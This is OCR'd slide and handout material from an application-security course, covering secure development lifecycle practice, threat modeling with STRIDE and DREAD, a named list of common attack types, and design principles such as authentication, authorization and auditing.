


35% reduction in vulnerabilities
63% reduction in high severity vulnerabilities

Source: Browser Vulnerability Analysis, Microsoft Security Blog 27-NOV-2007

Enabling Developers to “Bake Security In”

Threat Modeling During SDL



Threat Modeling

- Principle behind threat modeling
  - One can’t feasibly build a secure system until one understands the threats against it
- Why threat model?
  - To identify threats
  - Create a security strategy
  - Structured, repeatable and sustainable

Attacker's Perspective

- Current state of application security is mostly about adversarial perspective
  - Penetration Testing
  - Security Code Review
  - Security Design Review
- Looking for vulnerabilities that can used to carry out an attack
- Vulnerabilities and attacks are simply a means to an end

Defender's Perspective

- Threats cannot be understood from an adversarial perspective
- Before we begin engineering, we need to understand our threats
- Build a security strategy
  - Implemented and tested during SDL

If a negative business impact cannot be illustrated, it’s not a threat!

Threat Modeling

- Understand what the threats are to your systems
  - What bad thing can happen that will stop your system from doing it's job
- Understanding how these threats could happen
- Understanding how to react to these situations
- Practice the reactions and verify that everyone understands how to react properly

What Is Threat Modeling?

- Threat modeling methodology focused on typical enterprise IT (LOB) applications
- Objective
  - Provide a consistent methodology for objectively identifying and evaluating threats to applications
  - Translates technical risk to business impact
  - Empower the business to manage risk
  - Creates awareness between teams of security dependencies and assumptions
- Security SME's are required to build the threat library

Threat Modeling Benefits

- Benefits for Application Teams
  - Translates technical risk to business impact
  - Provides a security strategy
  - Prioritize security features
  - Understand value of countermeasures
- Benefits for Security Team
  - More focused Security Assessments
  - Translates vulnerabilities to business impact
  - Improved ‘Security Awareness’
- Bridges the gap between security teams application teams and Management

Threat, Attack, Vulnerability And Countermeasure

- Threat
  - Realized through…

→ Possibility of something bad happening

- Attacks
  - Materialized through…

→ How it happens (the exploit)


- Vulnerabilities
  - Mitigated with…

→ Why it happens (the cause)

- Countermeasures

→ How to prevent it (the fix)

Threat Modeling



- Identify Assets/Security Objectives
- Create an Architecture Overview
- Decompose the Application
- Identify the Threats
- Document the Threats
- Rate and Mitigate the Threats

Decomposing The Application Context

Roles

omponents

Data


Anatomy Of A Threat

Attacks


- Password Brute Force
- Buffer Overflow
- Canonicalization
- Cross-Site Scripting
- Cryptanalysis Attack
- Denial of Service
- Forceful Browsing
- Format-String Attacks
- HTTP Replay Attacks
- Integer Overflows
- LDAP Injection
- Man-in-the-Middle
- Network Eavesdropping
- One-Click/Session Riding/CSRF
- Repudiation Attack
- Response Splitting
- Server-Side Code Injection
- Session Hijacking
- SQL Injection
- XML Injection

Attack Library

- Collection of known Attacks
- Define, with absolute minimal information, the relationship between
  - The exploit
  - The cause
  - The fix



Threat-Attack Loose Coupling



S.T.R.I.D.E.

S poofing

T ampering

R epudiation

I nformation Disclosure

D enial of Service

E levation of Privilege

Prioritizing Threats

Damage Potential

Reproducibility

Exploitability

Affected Users

Discoverability

For Each:
High = 3
Medium = 2
Low = 1

5-7	Low risk
8-11	Medium risk
12-15	High risk

Transparency With Attack Library

Application Context

Threats

Attacks

Vulnerabilities

Countermeasures

Threat Modeling And Security SMEs

- Attack Library created by security SMEs
  - Verifiable and repeatable
- Security SME provides TM completeness
  - Verifies that the threat model meets the application specifications
  - Plugs knowledge gaps in the threat model
    - New 0-day attack not part of the Attack Library
  - Performs potential optimization

Threat Analysis and Modeling Tool

- Tool created to aid in the process of creating and assimilating threat models
- Automatic Threat Generation
- Automatic Attack coupling
  - Provides a security strategy
- Maintain repository of Threat Models for analysis*
  - Security landscape is evolving (new attacks, vulnerabilities, mitigations being introduced)

Summary

- Methodology evolved from years of experience
- Methodology streamlined to minimize the impact to existing development process
  - Does not require security subject matter expertise
  - Collecting already known data points
- Consistent and objective methodology
- Methodology optimized for SDL-IT integration

Practice of Information Security

Application Security

Course Handout

Application Security

Software applications are an important part of the security landscape, representing a primary vector for attacks against many organizations. Unfortunately, many development teams take a reactive approach to Information Assurance, dealing with security, privacy and regulatory issues during the testing or deployment phases of a project.

By incorporating security processes throughout the software development life cycle, overall costs will be greatly reduced. In this module, the introduction of security in each stage of the development process is covered. In addition, the importance of management sponsorship for any secure development lifecycle program is discussed.

Table of Contents

1.0 Importance of Security in the SDLC

In conjunction with lecture material, this section will provide students with an awareness and understanding of:

- Factors which have made applications targets for attack
- Regulatory reasons for application-level security
- Cost benefits of incorporating security into the software development life cycle (SDLC) from the beginning

1.1 Applications are Primary Targets

While security itself is a relatively young field, some areas have matured more than others. Communications at the lower-level data-link and network protocol layers are implemented as core operating system components, and follow reference specifications understood by all vendors. Problems in the way these protocols can be used do arise, typically as people understand weaknesses in the protocol, or their implementations. Once the problems are understood, remedies or methods to mitigate the problem can often be supplied by operating system vendors and network admin staff. For example, network traffic which has an apparent source from inside a corporate network should not be coming in to the network from the outside, so administrators know to block this at the firewall.

Servers were the common early targets for software vulnerabilities, and have therefore received the most attention in terms of locking them down and running with reduced access rights. Users' desktop systems were not originally important targets for attackers when vital information was stored on central servers. Increased power on the desktop means that data is often processed locally. This locality means that information is potentially more accessible than it was in a mainframe environment, particularly since the users' systems often have internet access.

Attacks have also evolved to arrive by new avenues, increasing the effective scope of a problem. Users' systems often have access to various forms of removable storage, allowing potential for attacks which bypass network controls. By running many programs on one system, there is often a lack of strong separation between what different programs may access on a given computer. The fact that users often run with administrative rights on their systems means that any vulnerable program they use may have access to any data on that system. An exploitable issue in one application will therefore be able to access the data from another, using whatever permissions are available to that user.

Given the sheer number of available desktop and internet-enabled applications, the scope of application security bugs has now outstripped those in the lower protocol layers.

1.2 Regulatory Compliance

Compliance with government or industry regulations has placed an onus on organizations to manage their data in a responsible fashion. Payment Card Industry (PCI) compliance is important for those who process credit card transactions; getting the seal of approval requires that the organization must show secure processing, storage, and transmission of the data entrusted to them. Without this, they risk serious business impact from losing the ability to handle credit card transactions. Canada's federal "Personal Information Protection and Electronic Documents Act" (PIPEDA) instructs organizations on the responsible use and protection of people's personal information; provinces have similar regulations. The cost to clients when data is exposed is typically financial fraud and identity theft. Improper disclosure of personal information can cause significant business impact for a company, as a result of media attention and loss of reputation. Regulatory changes put the spotlight on organizations which make use of personal information and financial records, forcing them to pay much more attention to the security of information within their organizations.

1.3 Cost Advantages of Early Adoption

To be effective, security must be designed in to software from the beginning. This requires careful planning and attention to detail, but is both more effective and less expensive than fix problems later.

At a high level, applications will tend to be composed of distinct pieces or modules, each of which interacts with one or more others. By accepting input, each component is also placing some level of trust in the source of that input. This interface defines a trust boundary between components. If well thought out ahead of time and enforced, these trust boundaries provide a clear plan concerning the way data should be treated. If the boundaries are weak, there may be impacts to the integrity of any given module processing that data.

It should be apparent that software constructed according to a strong design will be easier to understand, implement and maintain in the future. A poor security design makes it much more difficult to apply corrections retroactively, because the underlying structure allows many possible ways to read or write the data in question. Growth in size and complexity of software over time increases the challenge of understanding and maintaining security for an application.

Section 1.0 Importance of Security in the SDLC
Further Reference/Reading Materials:

The business case for implementing the Security Development Lifecycle
http://msdn.microsoft.com/en-us/security/cc420637.aspx

2.0 Incorporation of Security into the SDLC

In conjunction with lecture material, this section will provide students with an awareness and understanding of:

- Security as part of the requirements definition phase
- Design factors and processes to consider
- Threat modeling concepts
- General practices for secure code
- Role and use of testing for security
- Deployment and maintenance concerns

2.1 Requirements

Well-understood requirements are critical to successful software security, starting with the information to be read or written by the software in question. The data has value, and it is this value which serves to define the effort placed in protecting this data later on.

Beside the data that an application is intended to process, there is generally other data to consider as well. Requirements should consider all potential inputs to the application, such as user input, configuration files, temporary files and directories, as well as network connectivity. The application will have to manage how it protects the data it uses. It is also vital to protect the application *from* the data it takes as input. An application will generally run under a particular user ID on the system, and may have access to information beyond what is intended for processing by this particular program. Collectively, all of this data is considered to be assets available to the application.

The data, and therefore the application, will need to be classified in terms of confidentiality,integrity and availability (CIA). Rated as low, medium, or high, the classification will determine the security requirements. An organization should have a security policy defined to address these requirements, aligned with regulations and other legal requirements. The security policy will influence decisions made in application development, such as types of encryption or authentication used, how to isolate components and so on.

The threats to the data will vary from one organization to the next, and will tend to affect different parts of the CIA triad. For instance, personal data will often be rated high for confidentiality, especially for health and financial details. The availability rating of this information may be high if this is part of the organization's core business, while integrity will matter more for audit or health records than for a social networking site. Threats will come from gaining access, denying access or altering data, for confidentiality, availability, and integrity, respectively. The question to ask is: what may be gained by compromising one or more of these factors, who might want to do this, and how may it occur?

Protection requirements will follow from the data classification, keeping threats in mind to help define what protection is required. As an example, online banking systems will generally require clients to use SSL with 128-bit encryption. Because the clients are dealing only with their own data, they may connect from anywhere in the world. Internal banking systems have access to much more data, so stronger protection schemes may require users to be use company-supplied equipment located within the corporate network, and to use two-factor authentication. Existing software may need alteration or specific configurations to support these protection requirements, and so this work should be included in the planning process. Specifications may call for specific versions of operating systems and services to be locked down or removed (and so on).

2.2 Design

There are a number of important design elements in application security:

- **Authentication**—Identify the user or process accessing the application.

  More sensitive data will require a higher assurance of a user's identity. Anonymous users may be accepted for read-only access to a web site, but require authentication for additional services. Authentication is based on something they know, have, or are.

  For example, a user may know a password, possess a digital certificate or electronic token, and have biometric features which can be confirmed as belonging to them.

- **Authorization**—What can the user see or do within the system?

  Once a user has been authenticated, there may still be differences in access to a system based on their identity or role within an organization. Consider a system handling data for multiple users and organizations. Typical users may have read access to data they need for their job duties, but may not be allowed to edit the company web site. Management may require oversight access for their employees, but perhaps not be allowed to see information from another organization in the same system.

- **Auditing, Logging, and Accountability**—Many applications will have need to track access to data, both reading and modification.

  This is often a regulatory requirement to help assure that information is being used properly, as well as useful when tracking down bugs or misuse of the application. It should be noted that the integrity of the audit logs themselves must also be maintained, so that they cannot be altered to cover an attacker's tracks.

- **Confidentiality and Privacy**—Many systems contain sensitive data which should not be exposed.

  Trade secrets and business plans are likely to be valuable to competitors, while other data may be sensitive for personal privacy reasons.

- **Integrity**—It is often important that unauthorized alterations to data be prevented, and that it can be confirmed as such.

  Financial records and audit logs are good examples, in that the data must always remain in a consistent, valid state at all times.

- **Non-repudiation**—This is the ability to confirm that an action performed by someone was indeed done by them.

  This will tie into strong access controls and session management for an application. Digital signatures serve this purpose, performing a similar role to physical signatures. They are a cryptographic means to make assertions of this nature, confirming for instance that an email did originate from a particular user.

- **Availability**—The availability of data will translate into availability of the application which manages or accesses this data.

  In design terms, this means using reliable systems, robust code, and an architecture which is scalable according to the organization's needs.

- **Interaction with other applications**—Data will often flow to or from other applications, just as it does within components of a single program.

  Again, this interaction defines a trust boundary which needs design consideration. In practice, this will apply the other design elements listed previously, just as it does for a user.

2.2.1 Design Review and Risk Analysis

Document your design assumptions clearly and enumerate intended usage scenarios

This should include expected input values, intended communication interfaces, and assumed operational conditions, based on the design elements listed above. Identify any known policies that apply to the application and data classification.

Build an architectural representation of your application system

This should include components, (e.g., users, applications, data stores, etc.) security requirements for trust boundaries, and modes of interactions and dependencies between components. This should be done by an application architect.

Build and analyze a threat model

This should include all applicable threats, both internal and external, to the application system. The model should detail how a particular threat can arrive at the system, the interaction thereafter, and possible consequences. Pay special attention to security-related features such as application input, cryptographic modules, sensitive data communications, and interactions across trust boundaries.

Identify potential vulnerabilities that violate your risk policies

The keywords here are “violate” and “risk”. Vulnerabilities that create acceptable levels of risk may not require action.

Modify the design to mitigate the vulnerabilities

Mitigation can occur in the form of implementing additional controls such as strong authentication, or reducing attack surface such as eliminating problematic interface calls.

The threat model serves as a good starting point to drive security tests: devise tests to model the specific threats and establish a repeatable process so that you can scale the reviews.

2.2.2 Threat Modeling

Threat modeling helps to define ways in which security can be compromised, providing a framework which can then be used to mitigate the potential threats. Two models from Microsoft, STRIDE and DREAD, are useful to enumerate threats and rate their potential for harm.

STRIDE is defined as follows:

- **Spoofing identity**—Illegal access and use of another user's authentication information, such as username and password.
- **Tampering with data**—Malicious modification of data. Examples include changes made to data in a database, and modifying data as it flows between two computers over an open network.
- **Repudiation**—Deny performing an action without a way to prove otherwise. For example, a user performs an illegal operation in a system that lacks the ability to trace the prohibited operations.
- **Information disclosure**—Disclosing to those who should not have access to it, such as the ability of an intruder to read data in transit between two computers.
- **Denial of service** (DoS)—Attacks which deny service to valid users, for example by rendering a web site inoperable or unreachable by other users.
- **Elevation of privilege**—An unprivileged user gains privileged access, and thereby has sufficient access to compromise or destroy the entire system. This includes situations in which an attacker has effectively penetrated all system defences and become part of the trusted system itself.

To apply STRIDE, consider how each of the threats in the model affects each system component, and each of its connections or relationships with other application components. For each threat, identify techniques which mitigate the threat, and choose appropriate technology to apply these techniques. In the table below, *secrets* refer to any piece of critical information, such as connection strings used for a database.

Threat Type	Mitigation Technique
Spoofing identity	• Authentication • Protect secrets • Do not store secrets
Tampering with data	• Authorization • Hashes • Message authentication codes • Digital signatures • Tamper-resistant protocols
Repudiation	• Digital signatures • Timestamps • Audit trails
Information disclosure	• Authorization • Privacy-enhanced protocols • Protect secrets • Do not store secrets
Denial of service	• Authentication • Authorization • Filtering • Throttling • Quality of service
Elevation of privileges	• Run with least privilege

The DREAD model is used to prioritize risks, to mitigate the most dangerous ones first.

	Rating	High (3)	Medium (2)	Low (1)
D	Damage potential	The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.	Leaking sensitive information	Leaking trivial information
R	Reproducibility	The attack can be reproduced every time and does not require a timing window.	The attack can be reproduced, but only with a timing window and a particular race situation.	The attack is very difficult to reproduce, even with knowledge of the security hole.
E	Exploitability	A novice programmer could make the attack in a short time.	A skilled programmer could make the attack, then repeat the steps.	The attack requires an extremely skilled person and in-depth knowledge every time to exploit.
A	Affected users	All users, default configuration, key customers	Some users, non-default configuration	Very small percentage of users, obscure feature; affects anonymous users
D	Discoverability	Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.	The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.	The bug is obscure, and it is unlikely that users will work out damage potential.

To score a vulnerability, one applies a rating of high, medium, or low for each row in the chart above. The scores for each category are added together, creating an overall danger level for the vulnerability. The level of risk for a vulnerability can be calculated as High (12-15), Medium (8-11), or Low (5-7). It should also be noted that vulnerabilities may originally start out with low scores for exploitability, but increase over time as knowledge and tools needed to exploit the problem become more common.

2.2.3 (Mis-) Use Cases

While many examples exist, some of the more interesting cases exploit behavior in more than one application to perform their task. Web browsers are often a target for malicious attacks, since by nature they are downloading and processing content from often untrusted sources. Attacks will often aim to exploit vulnerabilities in handling specific content such as images, plug-in content such as Flash, or client-side programming via JavaScript and ActiveX.

